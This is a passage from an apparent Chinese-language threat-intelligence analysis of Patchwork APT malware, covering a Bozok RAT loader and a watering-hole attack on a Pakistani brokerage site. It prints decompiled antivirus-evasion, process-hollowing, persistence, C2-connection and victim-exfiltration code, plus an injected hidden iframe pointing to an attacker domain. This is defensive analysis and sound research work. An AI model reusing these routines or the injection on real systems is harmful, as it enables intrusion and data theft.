            {
                CloseHandle(v7);
                return 4;
            }
            if ( strstr(pe.szExeFile, "ccSvcHst.exe")
                || strstr(pe.szExeFile, "norton")
                || strstr(pe.szExeFile, "nis.exe")
                || strstr(pe.szExeFile, "ns.exe") )
            {
                CloseHandle(v7);
                return 5;
            }
            if ( strstr(pe.szExeFile, "AvkTray") || strstr(pe.szExeFile, "AVKTray") )
            {
                CloseHandle(v7);
                return 6;
            }
        }
    }
}

```

判断的杀软进程对应杀软列表如下。

进程	对应杀软
ekrn.exe , egui.exe	ESET NOD32
Avg, AVGUI	Avg
Bdagent, gziface, bitdefender_isecurity.exe	Bitdefender
uiSeAgnt.exe	趋势科技
ccSvcHst.exe, Norton, nis.exe, ns.exe	诺顿
AvkTray, AVKTray	GData
apvui.exe, avp	卡巴斯基

AvastUI	Avast
onlinent.exe	Quick Heal AntiVirus
PSUAMain.exe	Panda Security
escanmon.exe , escanpro.exe	eScanAV
MsMpEng.exe, MpCmdRun.exe, NisSrv.exe	Windows Defender
zatray.exe, AkSA.exe	Check Point ZoneAlarm
fshoster32.exe	F-Secure
K7SysMon.exe, k7tsecurity.exe	K7TotalSecurity
McUICnt.exe, ModuleCoreService.exe	McAfee

若不存在杀软，则尝试提升自身权限。

```

*LookupPrivilegeValueA_411070 = GetProcAddress(v5, &ProcName); // LookupPrivilegeValueA
LookupPrivilegeValueA_411070(0, &v22, &v15);
v18 = 1;
v21 = 2;
v19 = v15;
memset(&v101, 0, 0x64u);
v20 = v16;
v101 = 'A';
v102 = 'd';
v103 = 'j';
v104 = 'u';
v105 = 's';
v106 = 't';
v107 = 'T';
v108 = 'o';
v109 = 'k';
v110 = 'e';
v111 = 'n';
v112 = 'P';
v113 = 'r';
v114 = 'i';
v115 = 'v';
v116 = 'i';
v117 = 'l';
v118 = 'e';
v119 = 'g';
v120 = 'e';
v121 = 0x73;
*AdjustTokenPrivileges = GetProcAddress(v5, &v101); // AdjustTokenPrivileges
return (AdjustTokenPrivileges)(v14, 0, &v18);

```

之后在内存中解密一个可执行文件。

Address	Hex dump	ASCII	Registers (FPU)
00404226	39F8	cmp eax,edi	EAX 0041E737 MicroScM.0041E737
00404228	75 D8	jnz short MicroScM.00404202	ECX 00009548
0040422A	8B7C24 0C	mov edi,dword ptr ss:[esp+0xC]	EDX 00000097
0040422E	8B17	mov byte ptr ds:[edi],dl	EBX 0022FDBC
00404230	8B53 04	mov edx,dword ptr ds:[ebx+0x4]	ESP 0022FDA0
00404233	89D1	mov ecx,edx	EBP 0022FF38
00404235	31C0	xor eax,eax	ESI 00000001
00404237	C1E9 1F	shr ecx,0x1F	EDI 00000383
0040423A	01D1	add ecx,edx	EIP 0040BE06 MicroScM.0040BE06
0040423C	D1F9	sar ecx,1	C 0 ES 0023 32bit 0(FFFFFFFF)
0040423E	85C9	test ecx,ecx	P 0 CS 001B 32bit 0(FFFFFFFF)
00404240	8D79 FF	lea edi,dword ptr ds:[ecx-0x1]	A 0 SS 0023 32bit 0(FFFFFFFF)
00404243	0F8E 7F000000	jbe MicroScM.004042C8	Z 0 DS 0023 32bit 0(FFFFFFFF)
00404249	895C24 30	mov dword ptr ss:[esp+0x30],ebx	S 0 FS 003B 32bit 7FFDF000(FFF)
0040424D	8D76 00	lea esi,dword ptr ds:[esi]	T 0 GS 0000 NULL
00404250	8B5C24 30	mov ebx,dword ptr ss:[esp+0x30]	D 0
00404254	89F9	mov ecx,edi	O 0 LastErr ERROR_SUCCESS (00000000)
00404256	29C1	sub ecx,eax	EFL 00000202 (NO, NB, NE, A, NS, PO, GE, G)
00404258	8B13	mov edx,dword ptr ds:[ebx]	ST0 empty 0.0
0040425A	8D2C02	lea ebp,dword ptr ds:[edx+eax]	ST1 empty 0.0
0040425D	0FB6140A	movzx edx,byte ptr ds:[edx+ecx]	ST2 empty 0.0
00404261	83C0 01	add eax,0x1	ST3 empty 0.0
00404264	0FB675 00	movzx esi,byte ptr ds:[ebp]	ST4 empty 0.0
ebp=0022FF38			
004151F0	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00	MZP.7...J.0. . .	0022FDA0 0022FDBC 前?
00415200	B3 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00	2.....0. +....	0022FDA4 084FFF30 0.0
00415210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0022FDA8 77626570 pebw RETURN to ntdll.77626570 from ntdll.776
00415220	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00	0022FDAC 773FF481 律?w iertutil.773FF481
00415230	BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90	? .???7L7??	0022FDB0 00000000
00415240	54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73	This program mus	0022FDB4 00560000 ...V.
00415250	74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57	t be run under W	0022FDB8 005708B0 ?W.
00415260	69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00	in32..\$7.....	0022FDEC 004151F0 前A. ASCII "MZP"
00415270	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0022FDC0 00009548 H?.
00415280	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0022FDC4 0041E738 8??. MicroScM.0041E738
00415290	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0022FDC8 0000001E ...
004152A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0022FDD0 555C3A43 C:\U
004152B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0022FDD4 73726573 sers
004152C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0022FDD8 6E696C5C \lin
004152D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0022FDE0 6F616467 gdao
004152E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0022FDE4 7070415C \App
004152F0	50 45 00 00 4C 01 06 00 19 5E 42 2A 00 00 00 00	PE..L. - 卜B*..	0022FDE8 61746144 Data
00415300	00 00 00 00 E0 00 8E 81 0B 01 02 19 00 5E 00 00?后? 卜...	0022FDEB 616F525C \Roa
00415310	00 1C 00 00 00 00 00 00 44 6C 00 00 00 10 00 00D1...+...	0022FDEE 676E696D ming
			0022FDEC 63694D5C \Mic

之后创建一个新的傀儡进程，将解密的可执行文件注入执行。

Address	Hex	dump	ASCII
004046B9	8E47 54	mov eax, dword ptr ds:[edi+0x54]	
004046BC	894424 0C	mov dword ptr ss:[esp+0xC], eax	
004046C0	8B06	mov eax, dword ptr ds:[esi]	
004046C2	894424 08	mov dword ptr ss:[esp+0x8], eax	
004046C6	8E47 34	mov eax, dword ptr ds:[edi+0x34]	
004046C9	894424 04	mov dword ptr ss:[esp+0x4], eax	
004046CD	8B05 00FCFFF	mov eax, dword ptr ss:[ebp-0x400]	
004046D3	890424	mov dword ptr ss:[esp], eax	
004046D6	FF95 F4FBFFFF	call dword ptr ss:[ebp-0x40C]	
004046D8	33BC 14	sub esp, 0x14	
004046DF	894424 04	mov dword ptr ss:[esp+0x4], eax	
004046E3	C70424 DAD2400	mov dword ptr ss:[esp], MicroScM.0040D240	ASCII "%d"
004046EA	E8 B1750000	call MicroScM.0040BCA0	
004046EF	66:837F 06 00	cmp word ptr ds:[edi+0x6], 0x0	
004046F4	74 64	if short MicroScM.0040475A	
004046F6	8B3D F0FBFFFF	mov ecx, dword ptr ss:[ebp-0x410]	
004046FC	8B06	mov eax, dword ptr ds:[esi]	
004046FE	8B51 3C	mov edx, dword ptr ds:[ecx+0x3C]	
00404701	200C98	lea ecx, dword ptr ds:[ecx+ebx*4]	
00404704	83C3 01	add ebx, 0x1	
00404707	C74424 10 0000	mov dword ptr ss:[esp+0x10], 0x0	
0040470F	8D94CA F800000	lea edx, dword ptr ds:[edx+ecx*8+0xF8]	
00404716	01C2	add edx, eax	

Registers (FPU)
EAX 0022F940 ASCII "C:\Users\lingdao\AppData\Roaming\Microsoft\MicroScMgmt.exe"
ECX 0040D08D ASCII "ekrn.exe"
EDX 0022F9A8
EBX 00000000
ESP 0022F940
EBP 0022FD98
ESI 0022FDEB
EDI 004152F0 ASCII "FE"
EIP 00404653 MicroScM.00404653
C 0 ES 0023 32bit 0 (FFFFFFFF)
P 0 CS 001B 32bit 0 (FFFFFFFF)
A 0 SS 0023 32bit 0 (FFFFFFFF)
Z 0 DS 0023 32bit 0 (FFFFFFFF)
S FS 003B 32bit 7FFDF000 (FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000202 (NO, NE, A, NS, PO, GE, G)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0

Address	Hex	dump	ASCII
004151F0	40 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00P.....J..0..	
00415200	B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00@.....2.....0..+	
00415210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00415220	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0001..	
00415230	BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90P??L??	
00415240	54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73This program mus	
00415250	74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57t be run under W	
00415260	69 68 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00in32..\$?.....	
00415270	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00415280	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00415290	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
004152A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
004152B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
004152C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
004152D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
004152E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
004152F0	50 45 00 00 4C 01 06 00 19 5E 42 2A 00 00 00 00PE..L..-..B+...	
00415300	00 00 00 00 E0 00 8E 81 0B 01 02 19 00 5E 00 00?E?..?..	
00415310	00 1C 00 00 00 00 00 00 44 6C 00 00 00 10 00 00D.....+	

Address	Hex	dump	ASCII
0022F940	00000000		
0022F944	0022FDCC		ASCII "C:\Users\lingdao\AppData\Roaming\Microsoft\MicroScMgmt.exe"
0022F948	00000000		
0022F94C	00000000		
0022F950	00000000		
0022F954	00000004		
0022F958	00000000		
0022F95C	00000000		
0022F960	0022F9A8		
0022F964	0022F998		
0022F968	00000000		
0022F96C	00000000		
0022F970	76D30F1C		kernel32.ResumeThread
0022F974	76D80193		kernel32.SetThreadContext
0022F978	76D2C1B6		kernel32.VirtualAllocEx
0022F97C	776169B8		ntdll.ZwUnmapViewOfSection
0022F980	76D50CC1		kernel32.GetThreadContext
0022F984	76CF2082		kernel32.CreateProcessA
0022F988	004151F0		ASCII "MZP"
0022F98C	77616A98		ntdll.ZwWriteVirtualMemory

之后通过访问en.wikipedia.org检查网络连通性进行一些延时。

```

InternetCheckConnectionA("https://en.wikipedia.org/wiki/Main_Page", 1u, 0);
v78 = *(v4 + 0x34) + *(v4 + 0x28);
InternetCheckConnectionA("https://en.wikipedia.org/wiki/Main_Page", 1u, 0);
v43(v50, &v77);
dword_41105C = CheckAV_401940();
if ( dword_41105C == 1 )
{
    v29 = Decode_4013E0("aoxdof98$nff");
    sub_4027E0(v29);
    v30 = Decode_4013E0("kn|kzc98$nff");
    sub_4027E0(v30);
    v31 = Decode_4013E0("yboff98$nff");
    sub_4027E0(v31);
    v32 = Decode_4013E0(&byte_40D35D);
    sub_4027E0(v32);
    v33 = Decode_4013E0("mnc98$nff");
    sub_4027E0(v33);
    v34 = Decode_4013E0(aYoi);
    sub_4027E0(v34);
    v35 = Decode_4013E0(aEfok);
    sub_4027E0(v35);
    v36 = Decode_4013E0(aG1i);
    sub_4027E0(v36);
    v37 = Decode_4013E0("gy|ix;;:$nff");
    sub_4027E0(v37);
    v38 = Decode_4013E0("ybf|kzc$nff");
    sub_4027E0(v38);
}
InternetCheckConnectionA("https://facebook.com", 1u, 0);
InternetCheckConnectionA("https://google.com", 1u, 0);
v42(v50);
// ResumeThread
InternetCheckConnectionA("https://en.wikipedia.org/wiki/Main_Page", 1u, 0);

```

之后继续检测是否存在杀软，若不存在，则将自身拷贝

到C:\ProgramData\ProgramDataUpdate\MSBuld.exe,并在启动项目目录创建MSBuld.lnk用启动MSBuld.exe从而实现自启动。

```

{
    dword_41105C = CheckAV_401940();
    if ( (dword_41105C - 2) <= 0xE )
    {
        result = sub_4033C0(&Filename, 0, 0, 0, &String1);
    }
    else
    {
        sub_403630(); // 拷贝自身
        GetEnvironmentVariableA("ProgramData", &Buffer, 0x3E8u);
        lstrcatA(&Buffer, "\\ProgramDataUpdate");
        v6 = sub_401430("_NPAvog-f{f}"); // msbuild.lnk
        lstrcatA(&Buffer, v6);
        result = sub_4033C0(&Buffer, 0, 0, 0, &String1);
    }
}
return result;

```

文件名 内存注入加载的dll

MD5 03F4CEA14CB8114DF74EoCE2E5AF6D7C

该DLL疑似是Bozok RAT,加载执行后，首先从资源中获取配置信息，包括互斥量，c2,解密插件密钥等。

```

lpString = sub_4021F0(Name, &v4); // 尝试从资源加载若未加载成功则使用默认的
dword_4080C0 = L"1.4.1";
if ( lpString )
    return sub_401DA0(lpString, v0, v1);
byte_4080A8 = 0;
byte_4080A9 = 0;
byte_4080AA = 1;
byte_4080AB = 0;
byte_4080AC = 0;
byte_4080AD = 0;
C2host_407004 = "localhost";
dword_4080B0 = L"TEST_ID";
dword_4080B4 = L"prjBozok.exe";
dword_4080B8 = L"Microsoft Server";
dword_4080BC = L"MUTX_BOZOK";
dword_4080C4 = L"mypass";
result = L"plug.dat";
dword_4080C8 = L"plug.dat";
dword_4080CC = 0x5EB;
return result;

```

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	54	00	65	00	73	00	74	00	53	00	65	00	72	00	76	00	T.e.s.t.S.e.r.v.
00000010	65	00	72	00	7C	00	34	00	4E	00	43	00	77	00	69	00	e.r .4.N.C.w.i.
00000020	4F	00	56	00	4C	00	37	00	72	00	66	00	48	00	6C	00	O.V.L.7.r.f.H.l.
00000030	7C	00	73	00	65	00	72	00	76	00	65	00	72	00	2E	00	.s.e.r.v.e.r...
00000040	65	00	78	00	65	00	7C	00	7C	00	65	00	78	00	74	00	e.x.e . .e.x.t.
00000050	2E	00	64	00	61	00	74	00	7C	00	6D	00	79	00	70	00	..d.a.t .m.y.p.
00000060	61	00	73	00	73	00	7C	00	30	00	7C	00	30	00	7C	00	a.s.s .0 .0 .0.
00000070	30	00	7C	00	30	00	7C	00	30	00	7C	00	34	00	30	00	0 .0 .0 .4.0.
00000080	34	00	30	00	7C	00	31	00	38	00	35	00	2E	00	31	00	4.0 .1.8.5...1.
00000090	35	00	37	00	2E	00	37	00	38	00	2E	00	31	00	33	00	5.7...7.8...1.3.
000000A0	35	00	2A	00	7C	00	30	00	7C	00	00	00					5.* .0 ...

创建互斥量，保证只有一个实例运行。

```
DWORD sub_403DD0()
{
    DWORD result; // eax

    CreateMutex_401124(0, 0, *off_407090[0]);
    result = GetLastError();
    if ( result == 0xB7 )
        ExitProcess_0(0);
    return result;
}
```

之后尝试连接C2。

```
v2 = hostshort;
v3 = name;
v4 = socket(2, 1, 0);
if ( v4 != 0xFFFFFFFF )
{
    namea.sa_family = 2;
    *namea.sa_data = htons(v2);
    *&namea.sa_data[2] = inet_addr(v3);
    if ( *&namea.sa_data[2] == 0xFFFFFFFF )
    {
        v6 = gethostbyname(v3);
        if ( !v6 )
            return 0xFFFFFFFF;
        *&namea.sa_data[2] = **v6->h_addr_list;
    }
    if ( connect(v4, &namea, 0x10) )
        v4 = 0xFFFFFFFF;
}
return v4;
```

若成功连接则获取受害者计算机相关信息发送到C2服务器。

```
sub_402658(&String, 0x104); // GetComputerNameW
sub_402600(&Buffer, 0x104); // GetUserNameW
sub_402670(&LCData, 0x104); // GetLocaleInfoW
sub_402690(&v19, 0x104);
v4 = lstrlenW(&String);
v5 = lstrlenW(&Buffer) + v4;
v6 = lstrlenW(&LCData) + v5 + 5;
v7 = lstrlenW(*off_407074) + v6;
v8 = lstrlenW(*off_4070B4) + v7;
v9 = 2 * (lstrlenW(&v19) + v8);
sub_40143C(&v15, v9);
if ( v15 )
{
    sub_4014A4(v15, v9);
    v10 = sub_402540();
    v11 = sub_402568(*off_4070B4, v2, v3, *off_407094, v10);
    wsprintfW(v15, L"%s|%s|%s|%s|%d|%s|%d|%d|%s|%d|%s", &String, &Buffer, *off_407074, &LCData, v11);
    v12 = lstrlenW(v15);
    v1 = sub_402E20(v14, 0, v15, 2 * v12 + 1); // send
}
return v1;
```

之后会从远程服务器获取命令执行。

```
result = sub_40143C(&lpAddress, 0x1000u);
if ( lpAddress )
{
    CreateThread(0, 0, sub_4026B0, 0, 0, &ThreadId);
    while ( 1 )
    {
        v3 = RECV_402C60(v1, &v6, 4);
        if ( !v3 )
            break;
        if ( v3 == 0xFFFFFFFF )
            break;
        if ( v6 > 0x2000 )
            break;
        v4 = RECV_402C60(v1, &v7, 1);
        if ( !v4 )
            break;
        if ( v4 == 0xFFFFFFFF )
            break;
        sub_4014A4(lpAddress, 0x1000);
        v5 = RECV_402C60(v1, lpAddress, v6 - 1);
        if ( !v5 || v5 == 0xFFFFFFFF )
            break;
        CommandandExecute_4063C0(v1, lpAddress, v6 - 1, v7);
    }
    result = sub_4013A4(lpAddress);
}
return result;
```

部分指令功能如下表：

指令(16进制) 功能	
3	获取磁盘类型
4	获取文件列表
9	以隐藏窗口的方式启动指定文件
A	执行指定文件
D	删除指定文件
10	使用SHFileOperationW对指定文件进行操作
16	移动指定文件
19	上传指定文件
21	获取进程列表


25	结束指定进程
5C	解密插件DLL,插件具有键盘记录，VNC远程操作等功能
7C	下载执行

疑似水坑攻击

文件名	hmfs.exe
MD5	2e6f0c15b6ed10f5208627abcb7b568c
样本来源	http://hmfs.com.pk/hmfs.exe
编译时间	2019:07:19 12:02:12+02:00
签名	Accelerate Technologies Limited

奇安信红雨滴团队分析人员发现，在某国某证券交易网站上存在摩诃草组织恶意样本(http://hmfs.com.pk/hmfs.exe)。

该网站首页如下：



该网站首页中被插入了一个iframe,指向摩诃草组织域名dailypakistan[.]info,但目前已无法获取数据,猜测该iframe会判断用户IP等信息,若是目标用户则下发木马给受害者。


```
<  →  C  ① 不安全 | view-source:hmfs.com.pk  ☆  🌐  📄

1
2 <iframe src="https://dailypakistan.info" width="0" height="0" frameborder="0"></iframe><!DOCTYPE html>
3 <html>
4 <head>
5 <!-- <title>HMFS | Habib Metropolitan Financial Services</title> -->
6   <meta charset="utf-8">
7   <meta name="viewport" content="width=device-width, initial-scale=1">
8 <title>HMFS | Habib Metro Financials Services </title>
9 <meta property="og:url" content="http://hmfs.com.pk/" />
10 <meta property="fb:admins" content="123" />
11 <meta property="fb:admins" content="142" />
12 <meta name="twitter:card" content="summary" />
13 <meta name="twitter:url" content="http://hmfs.com.pk/" />
14 <meta name="twitter:site" content="@ " />
15 <meta content="Interactive Media Pakistan - imedia.com.pk" name="author" />
16 <link rel="icon" href="http://hmfs.com.pk/favicon.ico" type="image/x-icon"/>
17 <link rel="shortcut icon" href="http://hmfs.com.pk/favicon.ico" type="image/x-icon"/>
18
19
20 <!--Bootstrap css file-->
21 <link rel="stylesheet" type="text/css" href="http://hmfs.com.pk/css/bootstrap-theme.min.css">
22 <link rel="stylesheet" type="text/css" href="http://hmfs.com.pk/css/bootstrap.min.css">
23 <link rel="stylesheet" type="text/css" href="http://hmfs.com.pk/css/animate.css">
24 <link rel="stylesheet" type="text/css" href="http://hmfs.com.pk/css/hover.css">
25 <link rel="stylesheet" type="text/css" href="http://hmfs.com.pk/css/mmenu.css">
26 <link rel="stylesheet" type="text/css" href="http://hmfs.com.pk/css/nice-select.css">
27 <link rel="stylesheet" type="text/css" href="http://hmfs.com.pk/css/owl.theme.css">
28 <link rel="stylesheet" type="text/css" href="http://hmfs.com.pk/css/owl.carousel.css">
29 <link rel="stylesheet" type="text/css" href="http://hmfs.com.pk/css/font-awesome.min.css">
30 <link rel="stylesheet" type="text/css" href="http://hmfs.com.pk/css/jquery-ui.css">
31 <link rel="stylesheet" type="text/css" href="http://hmfs.com.pk/css/style.css">
32 <link rel="stylesheet" type="text/css" href="http://hmfs.com.pk/css/imageral.css">
33 <link rel="stylesheet" type="text/css" href="http://hmfs.com.pk/css/jquery.fancybox.css">
34 <!-- DESKTOP -->
35 <link href="http://hmfs.com.pk/css/style-desktop.css" rel="stylesheet" type="text/css" media="only screen and (min-width:979px) and (max-width:1300px)">
36 <!-- TABLET -->
37 <link href="http://hmfs.com.pk/css/style-tablet.css" rel="stylesheet" type="text/css" media="only screen and (min-width:768px) and (max-width:978px)">
38 <!-- MOBILE -->
```

而获取的样本伪装成Java安装环境,运行后,首先在%appdata%目录下释放执行正常得java安装程序。

```
GetEnvironmentVariableA("appdata", &Buffer, 0x3E8u);
String1 = 0;
memset(&v13, 0, 0x22Fu);
v2 = GetCurrentDirectoryA(0x104u, &String1);
lstrcatA(&String1, "\\Java Platform SE binary.exe");
ModuleName = 0x6B;
v39 = 0x65;
v40 = 0x72;
v41 = 0x6E;
v42 = 0x65;
v43 = 0x6C;
v44 = 0x33;
v45 = 0x32;
v46 = 0x2E;
v47 = 0x64;
v48 = 0x6C;
v49 = 0x6C;
v7 = 0xC;
v50 = 0;
v4 = (int)GetModuleHandleA(&ModuleName);
String2 = 0x4C;
v26 = 0x6F;
v27 = 0x61;
v28 = 0x64;
v29 = 0x4C;
v30 = 0x69;
v31 = 0x62;
v32 = 0x72;
v33 = 0x61;
v34 = 0x72;
v35 = 0x79;
v36 = 0x41;
v6 = 0xC;
v37 = 0;
dword_634984 = (int (__stdcall *)(_DWORD))sub_401210(v4, &String2);
v16 = 'lehS';
v17 = 0x6C;
v18 = 0x33;
v19 = 0x32;
v20 = 0x2E;
v21 = 0x64;
v22 = 0x6C;
v23 = 0x6C;
v5 = 0xB;
```

执行正常安装程序如下，迷惑受害者。



之后将在%Roaming%Microsoft\Windows\Update\目录下释放执行Rasdial.exe。

```

hFile = CreateFileA(&String1, 0x40000000u, 0, 0, 2u, 0, 0);
WriteFile(hFile, &unk_5F88E0, 0x3B6A1u, &NumberOfBytesWritten, 0);
CloseHandle(hFile);
ModuleName = 0x6B;
v39 = 0x65;
v40 = 0x72;
v41 = 0x6E;
v42 = 0x65;
v43 = 0x6C;
v44 = 0x33;
v45 = 0x32;
v46 = 0x2E;
v47 = 0x64;
v48 = 0x6C;
v49 = 0x6C;
v6 = 0xC;
v50 = 0;
v3 = (int)GetModuleHandleA(&ModuleName);
v25 = 0x4C;
v26 = 0x6F;
v27 = 0x61;
v28 = 0x64;
v29 = 0x4C;
v30 = 0x69;
v31 = 0x62;
v32 = 0x72;
v33 = 0x61;
v34 = 0x72;
v35 = 0x79;
v36 = 0x41;
v5 = 0xC;
v37 = 0;
dword_634984 = (int (__stdcall *)(_DWORD))sub_401210(v3, &v25);
v16 = 'leh5';
v17 = '1';
v18 = '3';
v19 = '2';
v20 = '.';
v21 = 0x64;
v22 = 0x6C;
v23 = 0x6C;
v4 = 0xB;
v24 = 0;
v2 = dword_634984(&v16);
lstrcpyA(&v12, "TifmmFyfdvufB");
for ( i = 0; i < 0xD; ++i )
    --(&v12 + i);
dword_634980 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))sub_401210(v2, &v12);
Sleep(0x2710u);
dword_634980(0, "open", &String1, 0, 0, 0, NumberOfBytesWritten);

```

文件名 **Rasdial.exe**

MD5 8b282ef8f441ccceb707a9ee04a5413e

该样本与宏利用样本释放文件基本一致，这里不再赘述。

溯源关联

与摩诃草的关联

CVE-2017-0261利用样本与2019年末摩诃草组织使用样本基本类型，且解密后续恶意软件密钥相同，均为16082019。

```
void __stdcall sub_15C(_DWORD *a1, signed int a2)
```

```
_DWORD *v2; // eax
signed int v3; // ecx

v2 = a1;
v3 = a2;
do
{
    if ( *v2 )
        *v2 ^= 0x16082019u;
    v3 -= 4;
    ++v2;
}
while ( v3 >= 4 );
```

摩诃草shellcode

```
void __stdcall sub_15C(_DWORD *a1, signed int a2)
```

```
{
    _DWORD *v2; // eax
    signed int v3; // ecx

    v2 = a1;
    v3 = a2;
    do
    {
        if ( *v2 )
            *v2 ^= 0x16082019u;
        v3 -= 4;
        ++v2;
    }
    while ( v3 >= 4 );
}
```

此次攻击样本shellcode

且后续恶意Payload为摩诃草组织常用的FakeJLI后门。

```
if ( sub_406BD0((const char *)&v37, "8") == 1 )
{
    Buffer = 0;
